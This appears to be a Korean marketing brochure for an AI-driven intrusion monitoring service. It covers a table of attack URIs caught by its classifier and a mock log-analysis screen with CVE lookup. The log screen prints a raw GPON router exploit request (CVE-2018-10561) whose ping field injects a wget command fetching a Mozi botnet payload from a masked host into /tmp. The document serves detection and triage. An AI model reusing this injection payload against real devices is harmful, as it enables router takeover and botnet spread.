
단순 키워드 기반으로 탐지할 수 없는 변형된 공격 시도 탐지 가능




구분	URI	키워드 탐지 여부	AI 분류 모델 탐지 여부
의심 URI	/+CSCOE+/files/file_list.json	N	Y
	/mgmt/tm/util/bash	N	Y
	autodiscover/autodiscover.json	N	Y
정상 URI	mngt/insa.jsp	N	Y

추론 단계의 실제 프로젝트 성과 및 활용 예시

프로젝트 필터링 성과 사례



추론 결과 활용 예시



4 AI 침해관제 프로세스


- 1) 분석
- 2) 추론
- 3) 대응
- 4) 운영

> 기존 인력베이스 24시간 관제 운영과 AI 기반 운영 비교

기존 24시간 관제 운영

SecuXper AI 침해관제

1차
모니터링 및 탐지



2차
사고 대응 및 분석



침해 로그에 대한 분석 도구 플랫폼 제공

< 침해 / 로그분석도구

패킷목록

로그번호	일시	상태
2134981	23.12.21 13:07	처리됨
2134982	23.12.21 13:08	진행중
2134983	23.12.21 13:09	진행중
2134984	23.12.21 13:10	진행중
2134985	23.12.21 13:11	진행중
2134986	23.12.21 13:12	진행중
2134987	23.12.21 13:13	진행중
2134988	23.12.21 13:14	진행중
2134989	23.12.21 13:15	진행중
2134990	23.12.21 13:16	진행중

로그번호: 2134982

로그종류: WAF, IPS

프로토콜	HTTP
도착포트	443
소스포트	1234
도착 IP	1.*.*
소스 IP	2.*.*

허용번호	0
IP 분류	공격자
요청URL	GponForm/dig_Form
User-Agent	Hello, World
형식	gzip, deflate

응답코드	0
모델결과	차단
공격유형	Execution, Bypass
탐지구간	3.*.*
정책	cns_policy_1

Raw

```

1 POST /GponForm/dig_Form?images/
2 HTTP/1.1
3 Host: 127.0.0.1:80
4 Connection: keep-alive
5 Accept-Encoding: gzip, deflate
6 Accept: */*
7 User-Agent: Hello, World
8 Content-Length: 118
9 XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host="";wget+http://4.*.*.*:8088/Mozi.m+Q+>/tmp/gpon80.sh+
                    
```

Comment

CVE Search DB

키워드: gpon, image S/W

날짜: 2017 CVE번호

공격유형: 검색 초기화

CVE번호	CVE요약	날짜
2018-10561	authentication,image	20180430

유사도 판정 도구


날짜 유사도: 콘텐츠

업백스	패킷내용	모델판정

공격유형	피쳐 값	Line	내용
LFI		Line 1	Unusual URL detected
